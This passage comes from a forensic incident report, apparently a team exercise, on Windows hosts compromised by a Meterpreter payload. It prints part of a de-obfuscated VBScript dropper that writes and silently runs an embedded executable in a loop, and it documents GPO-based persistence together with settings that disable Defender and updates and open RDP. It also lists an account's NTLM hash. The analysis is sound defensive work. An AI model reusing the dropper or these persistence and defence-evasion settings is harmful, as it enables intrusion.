18     createdRndFolderInTemp = TempFolder & "\& TextStreamObject.GetTempName()
19     TextStreamObject.CreateFolder(createdRndFolderInTemp)
20     ExecutablePath = createdRndFolderInTemp & "\& "fiIwOuGRTtZY.exe"
21     Dim ojbShell
22     Set ojbShell = CreateObject("Wscript.Shell")
23     decodedStringData = decodeString(executableEncodedvar)
24     Set BinaryStream = CreateObject("ADODB.Stream")
25     BinaryStream.Type = 1
26     BinaryStream.Open
27     BinaryStream.Write decodedStringData
28     BinaryStream.SaveToFile ExecutablePath, 2
29     ojbShell.run ExecutablePath, 0, true
30     TextStreamObject.DeleteFile(ExecutablePath)
31     TextStreamObject.DeleteFolder(createdRndFolderInTemp)
32 End Function
33
34 Do
35     execute
36     WScript.Sleep 5000
37 Loop
38

```

Figure 3.8 - De-obfuscation

Now that analysis of the vbs script is complete, we can modify the script to drop the exe and not execute or delete the files. To ensure that this exe is the same one that was executed on AD01 and various other machines in the network, we can get the hash of the file seen in Figure 3.9. The MD5 Hash is:

884A1C97A05B1432C3E32E7905849411.

```
PS C:\Users\champuser\Desktop\OG Sample> Get-FileHash -Algorithm MD5 ..\filwOuGRTtZY.exe
Algorithm      Hash
-----      -----
MD5          884A1C97A05B1432C3E32E7905849411
Path
-----
C:\Users\champuser\Desktop\fi...
```

Figure 3.9 - Getting the md5 hash of the dropped file.

This can be confirmed with the md5 hash on AD01 seen below in Figure 3.10 boxed in red.

DETAILS	
FILE DETAILS	
File name	filwOuGRTtZY.exe
File extension	.exe
Logical size	73,802 bytes
Created	3/27/2019 7:51:21 PM
Accessed	3/27/2019 7:51:21 PM
Modified	3/27/2019 7:51:21 PM
MFT modified	3/27/2019 9:10:02 PM
Cluster	85902
Cluster count	19
Physical location	351854592
Physical sector	687216
MD5 hash	884a1c97a05b1432c3e32e7905849411
MFT record number	30408
Parent MFT record number	30214
Security ID	1172 (S-1-5-32-544)
File attributes	Archive
EVIDENCE INFORMATION	
Source	AD01.E01 - Entire Disk (Microsoft NTFS, 50.02 GB)\Windows\Temp\rad7A8B0.tmp\filwOuGRTtZY.exe
Evidence number	AD01.E01

Figure 3.10 - Hash of exe on filesystem

Now that we have an executable file, static analysis can be conducted on that too. Using the tool DetectItEasy, we can search through the executable to determine what its use might be. The first thing analyzed were the strings inside the PE file. Figure 3.11 shows some strings of importance.




Figure 3.11 - Suspicious Strings

After running a search for crypto signatures, there are two results from the executable in Figure 3.12.




Figure 3.12 - Signatures Detected

The executable imports 2 suspicious dlls, WSOCK32 and WS2_32 seen in Figure 3.13




Figure 3.13 - Imported Dlls

The next step is to run dynamic analysis on the executable. This allows for further analysis of the operations the executable conducts. Most of the events observed are registry events. However, the executable is most likely a payload that starts a listener on the computer so that the attacker can connect back whenever. If we take a procmon and wireshark capture and load it into procdot, we can confirm the original filename is ab.exe in Figure 3.14. ab.exe is the default msfvenom payload executable.





Figure 3.14 - Original file name detected in registry entry

AD01 Memory Analysis - Noah Beckman

After conducting memory analysis on AD01, we can look at the findevil directory inside MemProcfs and determine if there are any suspicious processes. Figure 3.15 shows various processes that were injected and also have malicious DLLs associated with them.



#	PID	Process	Type	Address	Description
0000	1496	fiIwOuGRTtZY.e	PE_INJECT	0000000000620000	Module: [0x620000.dll] VAD:[]
0001	1496	fiIwOuGRTtZY.e	PE_INJECT	0000000000a10000	Module: [metsrv.dll] VAD:[]
0002	1496	fiIwOuGRTtZY.e	PE_INJECT	00000000013b0000	Module: [ext_server_stdapi.x86.dll] VAD:[]
0003	1496	fiIwOuGRTtZY.e	PE_INJECT	0000000001420000	Module: [ext_server_priv.x86.dll] VAD:[]
0004	3744	fiIwOuGRTtZY.e	PE_INJECT	0000000000770000	Module: [0x770000.dll] VAD:[]
0005	3744	fiIwOuGRTtZY.e	PE_INJECT	00000000007a0000	Module: [metsrv.dll] VAD:[]
0006	3744	fiIwOuGRTtZY.e	PE_INJECT	0000000000820000	Module: [ext_server_priv.x86.dll] VAD:[]
0007	3744	fiIwOuGRTtZY.e	PE_INJECT	00000000001290000	Module: [ext_server_stdapi.x86.dll] VAD:[]
0008	4240	fiIwOuGRTtZY.e	PE_INJECT	00000000009c0000	Module: [0x9c0000.dll] VAD:[]
0009	4240	fiIwOuGRTtZY.e	PE_INJECT	00000000009f0000	Module: [metsrv.dll] VAD:[]
000a	4240	fiIwOuGRTtZY.e	PE_INJECT	00000000026d0000	Module: [ext_server_stdapi.x86.dll] VAD:[]
000b	4240	fiIwOuGRTtZY.e	PE_INJECT	0000000002740000	Module: [ext_server_priv.x86.dll] VAD:[]
000c	4780	rundll32.exe	PE_INJECT	0000015caaf60000	Module: [0x15caaf60000.dll] VAD:[]
000d	4780	rundll32.exe	PE_INJECT	0000015cab0a0000	Module: [metsrv.dll] VAD:[]
000e	4780	rundll32.exe	PE_INJECT	0000015cab1c0000	Module: [ext_server_priv.x64.dll] VAD:[]
000f	4780	rundll32.exe	PE_INJECT	0000015cab970000	Module: [ext_server_stdapi.x64.dll] VAD:[]
0010	4780	rundll32.exe	PE_INJECT	0000015cab9e0000	Module: [ext_server_extapi.x64.dll] VAD:[]
0011	5048	fiIwOuGRTtZY.e	PE_INJECT	0000000000860000	Module: [0x860000.dll] VAD:[]
0012	5048	fiIwOuGRTtZY.e	PE_INJECT	0000000000890000	Module: [metsrv.dll] VAD:[]
0013	5048	fiIwOuGRTtZY.e	PE_INJECT	0000000001250000	Module: [ext_server_stdapi.x86.dll] VAD:[]
0014	5048	fiIwOuGRTtZY.e	PE_INJECT	00000000012c0000	Module: [ext_server_priv.x86.dll] VAD:[]

Figure 3.15 - Suspicious Dlls

We can also look at the memory process tree to observe these suspicious processes and their child processes. For example, Figure 3.16 shows the various sub processes the ab.exe executable has injected itself into as well as another suspicious executable called plink.exe. Plink.exe can be found on the root directory of AD01 along with two other metasploit payloads.



Figure 3.16 - Suspicious Processes

3.2. HR-Wks

HR-wks01 - Dylan Navarro

Upon obtaining the files for the system with the hostname of HR-wks01 the user accounts on the system were reviewed using AXIOM. Besides the default user accounts on Windows 10, three other accounts were discovered. The first one, TestLocal, seemed to be a local user account and was most likely the user account created when the system was provisioned. The account details are shown in **Figure 3.17**. Notice the TestLocal user is a member of the Administrators group.

ARTIFACT INFORMATION	
User Name	TestLocal
Type of User	Local User
Security Identifier	S-1-5-21-3476526795-1414154602-28595 3946-1001
Relative Identifier	1001
Profile Path	C:\Users\TestLocal
Last Local Login Date/Time	01/26/2019 20:50:40
Last Password Change Date/Time	01/26/2019 20:50:26
Password Required	True
Password Hint	TestLocal
NTLM Hash	6403175E378033EA79E65449BDBEFEA9
User Group(s)	Administrators, HomeUsers
Local Login Count	1
Account Disabled	False
Artifact type	 User Accounts - Windows
Item ID	16942

Fig. 3.17 - TestLocal local system account

The other two accounts were domain users. Reviewing the artifacts on the workstation shows the security identifiers and profile paths for the user accounts. **Figures 3.18** and **3.19** show the information for the two domain user accounts.

ARTIFACT INFORMATION	
Type of User	Domain User
Security Identifier	S-1-5-21-2510873552-1922864869-243088698-1110
Relative Identifier	1110
Profile Path	C:\Users\elizabeth.smith
Artifact type	User Accounts - Windows
Item ID	16940

Fig. 3.18 - elizabeth.smith Domain User Account

ARTIFACT INFORMATION	
Type of User	Domain User
Security Identifier	S-1-5-21-2510873552-1922864869-243088698-1110
Relative Identifier	1110
Profile Path	C:\Users\elizabeth.smith
Artifact type	User Accounts - Windows
Item ID	16940

Fig. 3.19 - james.middleton-adm Domain User Account

The user account information was used to identify locations in the system registry to review for persistence. Specifically, user run keys and the system run and run once keys. These registry keys are used to execute commands and processes. **Figure 3.20** shows all the run keys within the registry. A suspicious system run key was found in the software hive and is highlighted in **Figure 3.20**.

EVIDENCE (1)		
HR-wks01.E01	User hives	TestLocal
NTUSER.DAT	Software	Microsoft
Windows	CurrentVersion	Run
Name	Type	Data
(default)	REG_SZ	(value not set)

EVIDENCE (1)		
HR-wks01.E01	User hives	james.middleton-admin
NTUSER.DAT	Software	Microsoft
Windows	CurrentVersion	Run
Name	Type	Data
(default)	REG_SZ	(value not set)

EVIDENCE (1)		
HR-wks01.E01	Software	Microsoft
Windows	CurrentVersion	Run
Name	Type	Data
Spotify	REG_SZ	C:\Users\elizabeth.smith\AppData\Roaming\Spotify\Spotify.exe --autoplay --minimized
Skype for Desktop	REG_SZ	C:\Program Files (x86)\Microsoft\Skype for Desktop\Skype.exe

EVIDENCE (1)		
ALL EVIDENCE	HR-wks01.E01	SOFTWARE
Microsoft	Windows	CurrentVersion
Run		
Name	Type	Data
beepbep	REG_SZ	"cscript.exe" \\ad01\Users\james.middleton-admin\Desktop\machine_software\clippy\UxTxlQwzP.vbs

EVIDENCE (1)		
ALL EVIDENCE	HR-wks01.E01	SOFTWARE
Microsoft	Windows	CurrentVersion
RunOnce		
Name	Type	Data
(default)	REG_SZ	(value not set)

Fig. 3.20 - Registry Run Keys

This suspicious registry key calls a Visual Basic Script (VBS) that is located on a remote system. That remote system is AD01. A more in-depth analysis of the VBS is found in section 3.1. The next step in the analysis was to review persistence via the startup folders on the system. In Windows 10 moving items into the startup folder will cause it to be executed once the system starts and the user signs in. **Figure 3.21** shows the contents of all the relevant startup directories on the system. The file paths for the startup directories on the system are *C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp*, *C:\Users\elizabeth.smith\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup*, *C:\Users\james.middleton-admin\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup*, and *C:\Users\TestLocal\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup*.

EVIDENCE (1)

Name	Type	File...	Size...	Created	Accessed	Modified	MFT modified	Ch.
desktop.ini	File	.ini	174	08/22/2013 15:36:33	08/22/2013 15:34:52	08/22/2013 15:34:52	02/17/2019 21:28:41	

EVIDENCE (1)

Name	Type	File...	Size...	Created	Accessed	Modified	MFT modified	Ch.
desktop.ini	File	.ini	174	01/26/2019 18:16:05	01/26/2019 18:16:05	01/26/2019 18:16:05	01/26/2019 18:16:05	

EVIDENCE (1)

Name	Type	File...	Size...	Created	Accessed	Modified	MFT modified	Ch.
desktop.ini	File	.ini	174	02/01/2019 21:33:06	02/01/2019 21:33:06	02/01/2019 21:33:06	02/01/2019 21:33:06	

EVIDENCE (1)

Name	Type	File...	Size...	Created	Accessed	Modified	MFT modified	Ch.
desktop.ini	File	.ini	174	01/26/2019 20:50:51	01/26/2019 20:50:51	01/26/2019 20:50:51	01/26/2019 20:50:51	

Fig. 3.21 - No Persistence in the Startup Directories

As shown in **Figure 3.21**, there do not appear to be any persistence mechanisms via the startup folders on the system. Additionally, scheduled tasks were reviewed in an attempt to identify anything suspicious. There were no malicious scheduled tasks found on the system.

With the suspicious registry key being found on the system the next step was to determine the source of the “beepbep” run key. It was suspected that the run key originated from a Group Policy Object (GPO). Group Policy allows for the configuration and management of systems in an Active Directory environment. These GPOs are what store the desired settings for Group Policy. These can control a wide variety of things including registry run keys. On this system, the Group Policy files are located under `C:\Windows\System32\GroupPolicy\DataStore\0\sysvol\grru.local\Policies`. Within this folder, there are multiple folders each named with the ID of the GPO. The ID corresponding to the GPO that created the “beepbep” registry run key is `{24A233B6-1CFC-4CF8-951C-459A1EB1D3D8}`. **Figure 3.22** shows the `Registry.xml` file associated with this GPO that creates the run key.

```

EXPLORER ... Registry.xml
POLICIES (24A233B6-1CFC-4CF8-951C-459A1EB1D3D8) > Machine > Preferences > Registry > Registry.xml
> (2C07E4D-D592-4A89-A41E-D237F...
> (5A63D2C0-5879-4B46-8E11-1381B1...
> (24A233B6-1CFC-4CF8-951C-459A1...
Machine Preferences\Registry Registry.xml Scripts gpt.ini (31B2F340-016D-11D2-945F-00C04F...

```

```

<?xml version="1.0" encoding="utf-8"?>
<RegistrySettings clsid="{A3CCFC41-DFDB-43a5-8D26-0FE88954DA51}"><Registry clsid="{9CD82F4-923D-47F5-A062-E897D01DAD50}" name="beepbep" status="beepbep" image="5" changed="2019-03-27 22:47:55" uid="04609479-06F-475E-8C37-7BE716E4FF2"><Properties action="C" displayDecimal="0" default="0" hive="HKEY_LOCAL_MACHINE" key="SOFTWARE\Microsoft\Windows\CurrentVersion\Run" name="beepbep" type="REG_SZ" value=""cscript.exe&quot; \\\ad01\Users\james\middleton-admin\Desktop\machine_software\clippy\Utx2l0uzP.vbs" /></Registry>
</RegistrySettings>

```

Fig. 3.22 - GPO Setting for Run Key

Following the confirmation of the run key originating from a GPO all other GPOs applied to the system were reviewed. This led to the discovery of four more suspicious GPOs. There are legitimate reasons for these configurations and they will need to be reviewed by the organization to determine if they are legitimate or not. The first observed GPO disabled Windows Defender. This GPO had an ID of `{1159BC52-688D-4AD9-A15B-28104908B836}` and changed the registry values for `DisableAntiSpyware`,

DisableRoutinelyTaking Action, AllowFastServiceStartup, and ServiceKeepAlive under Software\ Policies\Microsoft\Windows Defender. This is shown in **Figure 3.23**.

Registry Key	Registry Value	Value Type	Data
Software\ Policies\Microsoft\Windows Defender	DisableAntiSpyware	REG_DWORD	00000001
Software\ Policies\Microsoft\Windows Defender	DisableRoutinelyTakingAction	REG_DWORD	00000001
Software\ Policies\Microsoft\Windows Defender	AllowFastServiceStartup	REG_DWORD	00000000
Software\ Policies\Microsoft\Windows Defender	ServiceKeepAlive	REG_DWORD	00000000

Fig 3.23 - GPO Configurations to Disable Defender

The next GPO that was identified as suspicious was one to disable Windows updates. This GPO had an ID of {979162A5-10DD-460A-9DC4-43184AE0F6D9} and modified the Software\ Policies\Microsoft\Windows\WindowsUpdate\AU\NoAutoUpdate registry key. This is shown in **Figure 3.24**.

Registry Key	Registry Value	Value Type	Data
Software\ Policies\Microsoft\Windows\WindowsUpdate\AU	NoAutoUpdate	REG_DWORD	00000001
Software\ Policies\Microsoft\Windows\WindowsUpdate\AU	**del.AUOptions	REG_SZ	
Software\ Policies\Microsoft\Windows\WindowsUpdate\AU	**del.AutomaticMaintenanceEnabled	REG_SZ	
Software\ Policies\Microsoft\Windows\WindowsUpdate\AU	**del.ScheduledInstallDay	REG_SZ	
Software\ Policies\Microsoft\Windows\WindowsUpdate\AU	**del.ScheduledInstallTime	REG_SZ	
Software\ Policies\Microsoft\Windows\WindowsUpdate\AU	**del.AllowMUIUpdateService	REG_SZ	


Fig. 3.24 - GPO to Disable Windows Updates

Following this, a GPO was found to make changes to the system's PowerShell settings. Specifically, the EnableScripts and ExecutionPolicy under Software\ Policies\Microsoft\Windows\PowerShell allow the execution of scripts on the system. **Figure 3.25** shows the registry changes for PowerShell.

Registry Key	Registry Value	Value Type	Data
Software\ Policies\Microsoft\Windows\PowerShell	EnableScripts	REG_DWORD	00000001
Software\ Policies\Microsoft\Windows\PowerShell	ExecutionPolicy	REG_SZ	Unrestricted

Fig. 3.25 - GPO Settings to Change PowerShell

The final suspicious GPO that was observed was one to enable Remote Desktop. This GPO has an ID of {F4AA0C72-7C03-4C63-82D4-D70289641ECE} and modifies items under Software\Policies\Microsoft\Windows NT\Terminal Services, Software\Policies\Microsoft\WindowsFirewall, and Software\Policies\Microsoft\WindowsFirewall\FirewallRules. This is shown in **Figure 3.26**.




The screenshot shows a software interface titled 'SDM Software/GPOGUY ---- Registry.Pol Reader 1.51'. The 'Browse by File' option is selected. The 'Path to File' is set to 'E:\Evidence Files\GroupPolicy\gmu.local\Policies\{F4AA0C72-7C03-4C63-82D4-D70289641ECE}\Machine\Registry.pol'. The main window displays a table of registry keys and their values:

Registry Key	Registry Value	Type	Data
SOFTWARE\Policies\Microsoft\Windows NT\Terminal Services	fDenyTSConnections	REG_DWORD	00000000
SOFTWARE\Policies\Microsoft\WindowsFirewall	PolicyVersion	REG_DWORD	0000021a
SOFTWARE\Policies\Microsoft\WindowsFirewall\FirewallRules	RemoteDesktop-Shadow-In-TCP	REG_SZ	v2.26 Action=Allow Active=TRUE Dir=
SOFTWARE\Policies\Microsoft\WindowsFirewall\FirewallRules	RemoteDesktop-UserMode-In-UDP	REG_SZ	v2.26 Action=Allow Active=TRUE Dir=
SOFTWARE\Policies\Microsoft\WindowsFirewall\FirewallRules	RemoteDesktop-UserMode-In-TCP	REG_SZ	v2.26 Action=Allow Active=TRUE Dir=

Fig. 3.26 - GPO To Allow Remote Desktop

All of the previously mentioned GPOs were confirmed to be on the domain controller under the C:\Windows\SYSVOL\domain\Policies\ folder. The last notable item found on the system was Apache Open Office 4.1.6 being installed on the system. This was discovered by reviewing the registry and prefetch files. **Figure 3.27** shows the prefetch information in AXIOM showing that Apache Open Office is installed and executed.



The screenshot shows AXIOM artifact information for 'APACHE_OPENOFFICE_4.1.6_WIN_X'. The artifact type is 'Prefetch Files - Windows 8/10' and the item ID is 8828. The evidence information shows the source as 'HR-wks01.E01 - Partition 2 (Microsoft NTFS, 24.66 GB)\Windows\Prefetch\APACHE_OPENOFFICE_4.1.6_WIN_X-F579914C.pf' and the recovery method as 'Parsing'.

Fig. 3.27 - Apache Open Office 4.1.6 Prefetch File

After researching this executable it was found that it may be susceptible to Remote Code Execution (RCE). This was determined after finding this exploit on Exploit DB (<https://www.exploit-db.com/exploits/46544>).

HR-Wks02 - Noah Beckman

The key artifacts of note on HR-Wks02 are the following. First a runkey can be found that calls the vbs script on AD01. This was added on 3/27/2019 11:41:48 PM. This is important because the msfvenom payload was remotely run on the workstations. The run key can be seen in Figure 3.28 below.

DETAILS	
ARTIFACT INFORMATION	
File Name	cscript.exe
File Path	cscript.exe
Command	"cscript.exe" \\ad01\Users\james.middleton-adm\Desktop\machine_software\clippy\UxTxIQwzP.vbs
Type	Run
Registry Key Modified Date/Time	3/27/2019 11:41:48 PM
Metadata	Name: beepbep
EVIDENCE INFORMATION	
Source	HR-wks02.E01 - Partition 2 (Microsoft NTFS, 24.66 GB)\Windows\System32\config\SOFTWARE
Recovery Method	Parsing
Deleted source	
Location	Microsoft\Windows\CurrentVersion\Run
Evidence number	HR-wks02.E01

Figure 3.28 - Cscript run key file

Another important artifact is prefetch information regarding the vbs script and the exe that gets dropped. We can see in Figure 3.29 that cscript.exe gets run 2 times.

DETAILS	
ARTIFACT INFORMATION	
Application Name	CSCRIPT.EXE
Application Path	\DEVICE\HARDDISKVOLUME2\WINDOWS\SYSTEM32\CSCRIPT.EXE
Application Run Count	2
File Created Date/Time	3/28/2019 1:47:00 PM
Last Run Date/Time	3/29/2019 12:40:51 AM
File Hash	D1EF4768
2nd Last Run Date/Time	3/28/2019 1:46:50 PM
Volume Name	\DEVICE\HARDDISKVOLUME2
Volume Created Date/Time	1/26/2019 8:17:39 PM
EVIDENCE INFORMATION	
Source	HR-wks02.E01 - Partition 2 (Microsoft NTFS, 24.66 GB)\Windows\Prefetch\CSHIFT.EXE-D1EF4768.pf
Recovery Method	Parsing
Deleted source	
Location	n/a
Evidence number	HR-wks02.E01

Figure 3.29 - Cscript Prefetch file

If we look at the files referenced within the Cscript (Figure 3.30), we can see that the executable has been run using Cscript.

```
|DOWS\SYSTEM32\MSDART.DLL
